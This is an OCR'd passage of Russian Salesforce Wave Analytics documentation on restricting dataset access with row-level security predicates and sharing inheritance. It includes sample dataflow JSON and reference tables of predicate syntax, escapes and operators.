
Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

Создайте JSON на основе проекта (см. пример ниже).

```
{
   "Extract_Opportunity": {
      "action": "sfdcDigest",
      "parameters": {
      "object": "Opportunity",
      "fields": [
         { "name": "Id" },
         { "name": "Name" },
         { "name": "Amount" },
         { "name": "StageName" },
         { "name": "AccountId" },
         { "name": "OwnerId" }
        ]
      }
   },
   "Extract_User": {
      "action": "sfdcDigest",
      "parameters": {
      "object": "User",
      "fields": [
         { "name": "Id" },
         { "name": "Username" },
         { "name": "LastName" },
         { "name": "FirstName" },
         { "name": "Name" },
         { "name": "CompanyName" },
         { "name": "Division" },
         { "name": "Department" },
         { "name": "Title" },
         { "name": "Alias" },
         { "name": "CommunityNickname" },
         { "name": "UserType" },
         { "name": "UserRoleId" }
         ]
      }
   },
   "Augment_Opportunity_User": {
      "action": "augment",
      "parameters": {
         "left": "Extract_Opportunity",
         "left_key": [
            "OwnerId"
         ],
         "right": "Extract_User",
         "relationship": "Owner",
         "right_select": [
            "Name"
         ],
         "right_key": [
            "Id"
         ]
      }
   },
```

```
   "Register": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "OppRoles",
         "name": "OppRoles",
         "source": "Augment_Opportunity_User",
         "rowLevelSecurityFilter": ""
      }
   }
}
```

При выполнении данного потока данных Wave Analytics генерирует набор данных без безопасности строки. Как результат, любой пользователь, имеющий доступ к набору данных, сможет просмотреть все возможности. Например, пользователь сможет просмотреть все возможности, включая возможности, принадлежащие его менеджеру (см. рисунок ниже).



Чтобы ограничить доступ к записям данного набора данных, примените безопасность строки.

Определение безопасности строки для набора данных

Теперь рассмотрим вопросы безопасности строки. Как будет ограничиваться доступ к каждой записи в данном наборе данных?

Допустим, набор данных использует указанный ниже предикат.

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

```
'ParentRoleIDs' == "$User.UserRoleId" || 'OwnerId' == "$User.Id"
```

Прим.: Текущий поток данных не содержит логику для создания столбца набора данных по имени «ParentRoleIDs». ParentRoleIDs является структурным нулем для имени столбца, который будет содержать данную информацию. Чтобы добавить данный столбец в набор данных, измените поток данных на следующем этапе. Имя данного столбца изменится согласно настройкам потока данных.

На основе используемого предиката Wave Analytics возвращает запись возможности при выполнении указанных ниже условий.

- Пользователь, отправляющий запрос, является родителем ответственного за возможность на основе иерархии ролей Salesforce. Wave Analytics определяет данное условие на основе кодов ролей пользователей и иерархии ролей.
- Пользователь, отправляющий запрос на набор данных, является ответственным за возможность.

Рассмотрим обе части данного предиката.

Часть предиката	Описание
'ParentRoleIDs' == "$User.UserRoleId"	• ParentRoleIDs ссылается на столбец набора данных, содержащий список кодов ролей (через запятую) всех вышестоящих пользователей на основе иерархии ролей. Рекомендации по созданию данного столбца см. в следующем разделе. • $User.UserRoleId ссылается на столбец UserRoleId объекта User. Wave Analytics находит код роли для пользователя, отправляющего запрос, в объекте User.
'OwnerId' == "$User.Id"	• OwnerId ссылается на столбец набора данных, содержащий код пользователя для ответственного за каждую возможность. • $User.Id ссылается на столбец Id объекта User. Wave Analytics находит идентификационный код для пользователя, отправляющего запрос, в объекте User.

Изменение потока данных на основе безопасности строки

Теперь рекомендуем изменить файл определения потока данных с учетом предиката.


В данном сценарии требуется изменить поток данных на основе предиката.

- Добавьте столбец в набор данных, хранящий список кодов ролей (через запятую) всех родителей для каждого ответственного за возможность. При определении предиката на предыдущем этапе данный столбец временно назывался «ParentRoleIDs». Чтобы добавить столбец, измените проект потока данных (см. диаграмму ниже).

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.



Новый проект потока данных содержит изменения ниже.

- Извлечение кодов ролей из объекта UserRole.
- Использование трансформации flatten для создания столбца, хранящего список кодов ролей (через запятую) всех родителей для каждого пользователя. При определении предиката на предыдущем этапе данный столбец временно назывался «ParentRoleIDs».
- Связывание нового столбца с набором данных OppRoles.

- Добавьте предикат в трансформацию Register, регистрирующую набор данных OppRoles.

Измените поток данных (см. пример ниже).

```
{
   "Extract_Opportunity": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "Amount" },
            { "name": "StageName" },
            { "name": "AccountId" },
            { "name": "OwnerId" }
         ]
      }
```

```
},
"Extract_User": {
   "action": "sfdcDigest",
   "parameters": {
      "object": "User",
      "fields": [
         { "name": "Id" },
         { "name": "Username" },
         { "name": "LastName" },
         { "name": "FirstName" },
         { "name": "Name" },
         { "name": "CompanyName" },
         { "name": "Division" },
         { "name": "Department" },
         { "name": "Title" },
         { "name": "Alias" },
         { "name": "CommunityNickname" },
         { "name": "UserType" },
         { "name": "UserRoleId" }
      ]
   }
},
"Extract_UserRole": {
   "action": "sfdcDigest",
   "parameters": {
      "object": "UserRole",
      "fields": [
         { "name": "Id" },
         { "name": "ParentRoleId" },
         { "name": "RollupDescription" },
         { "name": "OpportunityAccessForAccountOwner" },
         { "name": "CaseAccessForAccountOwner" },
         { "name": "ContactAccessForAccountOwner" },
         { "name": "ForecastUserId" },
         { "name": "MayForecastManagerShare" },
         { "name": "LastModifiedDate" },
         { "name": "LastModifiedById" },
         { "name": "SystemModstamp" },
         { "name": "DeveloperName" },
         { "name": "PortalAccountId" },
         { "name": "PortalType" },
         { "name": "PortalAccountOwnerId" }
      ]
   }
},
"Flatten_UserRole": {
   "action": "flatten",
   "parameters": {
      "multi_field": "Roles",
      "parent_field": "ParentRoleId",
      "path_field": "RolePath",
      "self_field": "Id",
      "source": "Extract_UserRole"
   }
```

```
   },
   "Augment_User_FlattenUserRole": {
      "action": "augment",
      "parameters": {
         "left": "Extract_User",
         "left_key": [
            "UserRoleId"
         ],
         "relationship": "Role",
         "right": "Flatten_UserRole",
         "right_key": [
            "Id"
         ],
         "right_select": [
            "Roles",
            "RolePath"
         ]
      }
   },
   "Augment_Opportunity_UserWithRoles": {
      "action": "augment",
      "parameters": {
         "left": "Extract_Opportunity",
         "left_key": [
            "OwnerId"
         ],
         "right": "Augment_User_FlattenUserRole",
         "relationship": "Owner",
         "right_select": [
            "Name",
            "Role.Roles",
            "Role.RolePath"
         ],
         "right_key": [
            "Id"
         ]
      }
   },
   "Register": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "OppRoles",
         "name": "OppRoles",
         "source": "Augment_Opportunity_UserWithRoles",
        "rowLevelSecurityFilter": "'Owner.Role.Roles' == \"$User.UserRoleId\" || 'OwnerId'
 == \"$User.Id\""
      }
   }
}
```

Прим.: В данном примере набор данных содержит столбцы Owner.Role.Roles и OwnerId. Пользователь может просматривать значения данных столбцов для каждой доступной записи.


Создание набора данных

После получения окончательного файла определения потока данных рекомендуем создать набор данных.

Внимание: Чтобы выполнить действия, указанные в данном примере, убедитесь в наличии всех обязательных объектов и полей Salesforce и воспользуйтесь непроизводственной средой. Убедитесь, что данные изменения не влияют на другие созданные наборы данных. Прежде чем вносить любые изменения, рекомендуем всегда создавать резервную копию текущего файла определения потока данных ввиду невозможности извлечения предыдущих версий файла.

Чтобы создать набор данных, выполните указанные ниже действия.

1. Чтобы открыть страницу отслеживания данных, щелкните значок шестеренки ( ) в Wave Analytics, а затем выберите **«Отслеживание данных»**.
   По умолчанию отображается представление заданий страницы отслеживания данных.
2. Выберите **Представление потока данных**.
3. Чтобы загрузить текущий файл определения потока данных, щелкните список действий (1) для потока данных и выберите действие **«Загрузить»**.



4. Откройте файл определения потока данных посредством JSON или текстового редактора.
5. Добавьте JSON из предыдущего этапа.
6. Прежде чем сохранить файл определения потока данных, воспользуйтесь инструментом проверки JSON для проверки допустимости JSON.

   При загрузке файла определения потока данных, содержащего недопустимый JSON, возникает ошибка. Инструмент проверки JSON доступен в Интернете.
7. Сохраните и закройте файл определения потока данных.

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для загрузки, выгрузки, выполнения и отслеживания потока данных:

- Изменение потоков данных Wave Analytics

8. Щелкните список действий в представлении потока данных на странице отслеживания данных и выберите действие **«Выгрузить»**.
9. Выберите обновленный файл определения потока данных и щелкните **«Выгрузить»**.
10. Чтобы выполнить задание потока данных, щелкните список действий в представлении потока данных на странице отслеживания данных и выберите действие **«Выполнить»**.
11. Чтобы просмотреть последний статус задания потока данных, нажмите кнопку **«Обновить задания»** ( ). При необходимости просмотрите созданный набор данных после выполнения задания потока данных.

Прим.: При добавлении предиката в набор данных, созданный ранее, каждый пользователь должен выполнить выход и повторный вход для активации предиката.

Тестирование безопасности строки для набора данных

Убедитесь в правильном применении предиката и отображении каждому пользователю соответствующих возможностей.


1. Выполните вход в Wave Analytics от имени другого пользователя.
2. Откройте соответствующую возможность.
   Убедитесь, что данный пользователь больше не может просматривать возможности своего менеджера. Теперь он может просматривать только собственную возможность и возможность своего подчиненного.

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.


Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ



3. Выполните выход и повторный вход от имени другого пользователя.

   Как и ожидалось, данный пользователь может просматривать все возможности.



Наследование общего доступа для наборов данных в Salesforce

Наследование общего доступа разрешает Wave использовать те же правила общего доступа для наборов данных, что использует система Salesforce для объектов.

Будучи администратором Salesforce, вы, скорее всего, настроили правила общего доступа в соответствии с иерархией пользователей, чтобы обеспечить доступ к данным в зависимости от роли пользователя. Ваша организация потратила на это много времени и денег. Но как насчет Аналитики Wave?

В Аналитике Wave долго использовалось собственное решение для безопасности строки: предикаты безопасности. Администраторы приложения Wave обычно используют предикаты для точной репликации своих параметров безопасности Salesforce.

Компания Salesforce начала первый этап поддержки наследования общего доступа в приложении Wave. Администраторам приложения Wave больше не нужно использовать предикаты безопасности для репликации параметров безопасности строки из Salesforce. В приложении Wave можно включить функцию наследования общего доступа и указать объекты, которые нужно использовать при создании наборов данных во время процесса ELT (извлечения, загрузки и трансформации). Параметры общего доступа для Salesforce будут действовать в приложении Wave.

Дополнительные сведения о параметрах и правилах общего доступа см. в документации «Параметры общего доступа» на странице 684.

Подходит ли общий доступ для моей организации приложения Wave?

Наследование общего доступа развертывается поэтапно. Сначала попробуйте использовать эту функцию, чтобы узнать, подходит ли она для вашей организации.

Параметры наследования общего доступа

Параметры наследования общего доступа в приложении Wave не представляет сложности. Включите эту функцию для своей организации и укажите наборы данных, которые должны наследовать правила общего доступа.

Подходит ли общий доступ для моей организации приложения Wave?

Наследование общего доступа развертывается поэтапно. Сначала попробуйте использовать эту функцию, чтобы узнать, подходит ли она для вашей организации.

Мы рекомендуем клиентам тщательно протестировать любую новую функцию в безопасной среде перед развертыванием в производственной среде. Важно провести тестирование на основе модели безопасности и данных вашей организации. Сложные модели безопасности, предоставляющие пользователям доступ к большому числу строк, могут повлиять на производительность. Следует протестировать ваши конкретные сценарии использования, чтобы проверить, подходит ли вам наследование общего доступа.

Это первый этап развертывания общего доступа для приложения Wave. Мы поддерживаем пять наиболее активно используемых объектов: «Организации», «Возможности», «Заказы», «Обращения» и настраиваемые объекты. Если вы используете другие объекты, например «Кампания», «Идея», «Сайт» и т. п., для них потребуются предикаты безопасности. На последующих этапах развертывания функции будет обеспечена поддержка дополнительных объектов.


Важно отметить, что функцию общего доступа нужно применять к каждому набору данных. Общий доступ не применяется автоматически ко всем наборам данных, в том числе к новым. Если существующий набор данных имеет предикат безопасности, общий доступ не переопределит его. Общий доступ необходимо применять к каждому набору данных вручную. Для набора данных нельзя настроить и общий доступ, и предикат безопасности.

Параметры наследования общего доступа

Параметры наследования общего доступа в приложении Wave не представляет сложности. Включите эту функцию для своей организации и укажите наборы данных, которые должны наследовать правила общего доступа.

Чтобы включить общий доступ в приложении Wave и настроить его для конкретных наборов данных, сделайте следующее.

1. В меню «Настройка» введите приложение **«Wave»** в поле быстрого поиска.
2. Под пунктом «Аналитика Wave» нажмите кнопку **«Параметры»**.
3. Установите флажок **«Включить наследование общего доступа в приложении Wave»** и нажмите кнопку **«Сохранить»**.



4. Добавьте "`rowLevelSharingSource`" в параметры узла "`sfdcRegister`" для потоков данных. Подробности см. на странице справки приложения Wave по sfdcRegister.

   В качестве свойства `rowLevelSharingSource` указывается строка — имя API для объекта, от которого набор данных будет наследовать общий доступ. В следующем примере свойство устанавливает наследование правил общего доступа Salesforce от объекта «Возможность».

```
"Register_Opportunity":{
          "action":"register",
          "parameters":{
          "label":"Opportunity with Security",
          "name":"Opportunity_with_Security",
          "rowLevelSharingSource":"Opportunity"
          },
          "sources":[
          "Extract_Opportunity"
          ]
          }
```

   С аналогичной целью можно также использовать REST API. Свойство `sharingSource` для конечной точки `/wave/datasets/${идентификатор_набора_данных}/versions/${идентификатор_версии}` задает объект, от которого эта версия набора данных унаследует правила общего доступа.

Синтаксис выражения предиката для наборов данных

При определении выражения предиката рекомендуем использовать допустимый синтаксис.

Выражение предиката должно использовать указанный ниже синтаксис.

<столбец набора данных> <оператор> <значение>

Например, при необходимости определите следующее выражение предиката для набора данных:

```
'UserId' == "$User.Id"
```

При необходимости создайте более сложные выражения предиката. Например:

```
('Expected_Revenue' > 4000 || 'Stage Name' == "Closed Won") && 'isDeleted' != "False"
```

Ниже перечислены требования для выражения предиката.

- Выражение чувствительно к регистру.
- Длина выражения не может превышать 1 000 символов.
- Выражение должно содержать как минимум один пробел между столбцом набора данных и оператором, между оператором и значением, а также вокруг логических операторов. Данное выражение является недопустимым: `'Revenue'>100`. Оно должно содержать пробелы: `'Revenue' > 100`.

При применении недопустимого предиката к набору данных запрос набора данных инициирует отображение ошибки.

Столбцы набора данных в выражении предиката

Рекомендуем добавить как минимум один столбец набора данных в качестве выражения предиката.

Значения в выражении предиката

Значение в выражении предиката может быть строковым или числовым литералом. Также оно может быть значением поля из объекта User системы Salesforce.

Последовательности экранирования

Рекомендуем использовать символ обратной косой черты (\) для экранирования символов имен столбцов и строковых значений в выражении предиката.

Поддержка набора символов

Wave Analytics позволяет использовать символы UTF-8 в значениях и именах столбцов набора данных в выражении предиката. Символы, отличные от UTF-8, заменяются Wave Analytics на символы UTF-8 ( ). Если Wave Analytics заменяет символ, отличный от UTF-8, в выражении предиката, то пользователям могут отображаться непредвиденные результаты запросов.

Специальные символы

Некоторые символы имеют особое значение в Wave Analytics.

Операторы

Выражения предиката могут содержать операторы сравнения и логические операторы.

Выборочные выражения предиката для наборов данных

Чтобы определить алгоритм построения выражения предиката, воспользуйтесь выборками ниже.

Столбцы набора данных в выражении предиката

Рекомендуем добавить как минимум один столбец набора данных в качестве выражения предиката.

Ниже перечислены требования для столбцов набора данных в выражении предиката.

- Имена столбцов чувствительны к регистру.
- Имена столбцов должны быть окружены одинарными кавычками ('). Например, `'Region' == "South"`.

  Прим.: Набор символов, окруженный двойными кавычками, обрабатывается как строка, а не имя столбца.

- Одинарные кавычки, окружающие имена столбцов, должны экранироваться. Например, `'Team\'s Name' == "West Region Accounts"`

Значения в выражении предиката

Значение в выражении предиката может быть строковым или числовым литералом. Также оно может быть значением поля из объекта User системы Salesforce.

Ниже перечислены требования для каждого типа значения.

Тип значения	Требования	Примеры выражения предиката
строковый литерал	Использование двойных кавычек и их экранирование.	• `'Owner' == "Amber"` • `'Stage Name' == "Closed Won"`
числовой литерал	Возможно использование типа данных float или long. Не рекомендуем использовать кавычки.	• `'Expected_Revenue' >= 2000.00` • `'NetLoss' < -10000`
значение поля	При обращении к полю объекта User воспользуйтесь следующим синтаксисом: $User.[поле]. Назначьте полю API-имя. При необходимости укажите стандартные или настраиваемые поля типа строка, число или многозначный раскрывающийся список. При определении предиката для набора данных убедитесь в наличии доступа для чтения ко всем полям объекта User, использованным для создания выражения предиката. Тем не менее, если пользователь запрашивает набор данных, использующий предикат на основе объекта User, то Wave Analytics использует полномочия доступа пользователя безопасности Insights для оценки выражения предиката на основе объекта User. Прим.: По умолчанию пользователю безопасности не предоставляется полномочие доступа для настраиваемых полей объекта User. Чтобы предоставить пользователю безопасности доступ для чтения, настройте параметры безопасности для	• `'Owner.Role' == "$User.UserRoleId"` • `'GroupID' == "$User.UserGroupId__c"` Прим.: Поддерживаемыми типами значений для поля объекта «Пользователь» являются строка, число и многозначный раскрывающийся список. Другие типы (например, логический) не поддерживаются.

Тип значения	Требования	Примеры выражения предиката
	нужного поля в профиле пользователя безопасности.	

Последовательности экранирования

Рекомендуем использовать символ обратной косой черты (\) для экранирования символов имен столбцов и строковых значений в выражении предиката.

Рекомендуем использовать последовательность (\') для экранирования одинарной кавычки в имени столбца. Например:

```
'Team\'s Name' == "West Region Accounts"
```

Ниже перечислены доступные последовательности экранирования для специальных символов строковых значений.

Последовательность	Значение
\b	Один символ возврата
\n	Новая строка
\r	Символ переноса
\t	Символ табуляции
\Z	CTRL + Z (ASCII 26)
\"	Один символ двойной кавычки
\\	Один символ обратной косой черты
\0	Один нулевой символ ASCII

Поддержка набора символов

Wave Analytics позволяет использовать символы UTF-8 в значениях и именах столбцов набора данных в выражении предиката. Символы, отличные от UTF-8, заменяются Wave Analytics на символы UTF-8 ( ). Если Wave Analytics заменяет символ, отличный от UTF-8, в выражении предиката, то пользователям могут отображаться непредвиденные результаты запросов.

Специальные символы

Некоторые символы имеют особое значение в Wave Analytics.

Символ	Имя	Описание
'	Одинарная кавычка	Окружает имя столбца набора данных в выражении предиката. Пример выражения предиката:

Символ	Имя	Описание
		`'Expected_Revenue' >= 2000.00`
"	Двойная кавычка	Окружает строковое значение или значение поля в выражении предиката. Пример выражения предиката: `'OpportunityOwner' == "Michael Vesti"`
()	Скобки	Определяет порядок оценки выражения предиката. Пример выражения предиката: `('Expected_Revenue' > 4000 || 'Stage Name' == "Closed Won") && 'isDeleted' != "False"`
$	Знак доллара	Определяет объект Salesforce в выражении предиката. Прим.: В этом выражении можно использовать только объект User. Пример выражения предиката: `'Owner.Role' == "$User.UserRoleId"`
.	Точка	Разделяет имя объекта и имя поля в выражении предиката. Пример выражения предиката: `'Owner' == "$User.UserId"`

Операторы

Выражения предиката могут содержать операторы сравнения и логические операторы.

Операторы сравнения

Операторы сравнения возвращают значение «Истина» или «Ложь».

Логические операторы

Логические операторы возвращают значение «Истина» или «Ложь».

Операторы сравнения

Операторы сравнения возвращают значение «Истина» или «Ложь».

Ниже перечислены поддерживаемые Wave Analytics операторы сравнения.

Оператор	Имя	Описание
==	Равно	Истина, если операнды равны. Сравнения строк, использующие оператор «равно», чувствительны к регистру. Примеры выражений предиката: `'Stage Name' == "Closed Won"`
!=	Не равно	Истина, если операнды не равны. Сравнения строк, использующие оператор «не равно», чувствительны к регистру. Пример выражения предиката: `'isDeleted' != "False"`
<	Меньше	Истина, если левый операнд меньше правого операнда. Пример выражения предиката: `'Revenue' < 100`
<=	Меньше или равно	Истина, если левый операнд меньше или равен правому операнду.
>	Больше	Истина, если левый операнд больше правого операнда.
>=	Больше или равно	Истина, если левый операнд больше или равен правому операнду.
in	Фильтр многозначного списка	Истина, если левый операнд существует в списке строк, замененных для многозначного раскрывающегося списка (значение поля). Пример выражения предиката: `'Demog' in ["$User.Demographic__c"]` В данном примере `Demographic__c` принадлежит типу `multiPicklistField`. В процессе оценки поле многозначного раскрывающегося списка заменяется списком строк, по одной строке на элемент, выбираемый пользователем. Прим.: Списки, разделенные запятыми, не поддерживаются структурой в квадратных скобках.

Операторы <, <=, > и >= могут применяться только к столбцам меры.

Логические операторы

Логические операторы возвращают значение «Истина» или «Ложь».

Ниже перечислены поддерживаемые Wave Analytics логические операторы.

Оператор	Имя	Описание
&&	Логический оператор «И»	Истина при истинности обоих операндов. Пример выражения предиката: 'Stage Name' == "Closed Won" && 'isDeleted' != "False"
||	Логический оператор «ИЛИ»	Истина при истинности одного из операндов. Пример выражения предиката: 'Expected_Revenue' > 4000 || 'Stage Name' == "Closed Won"

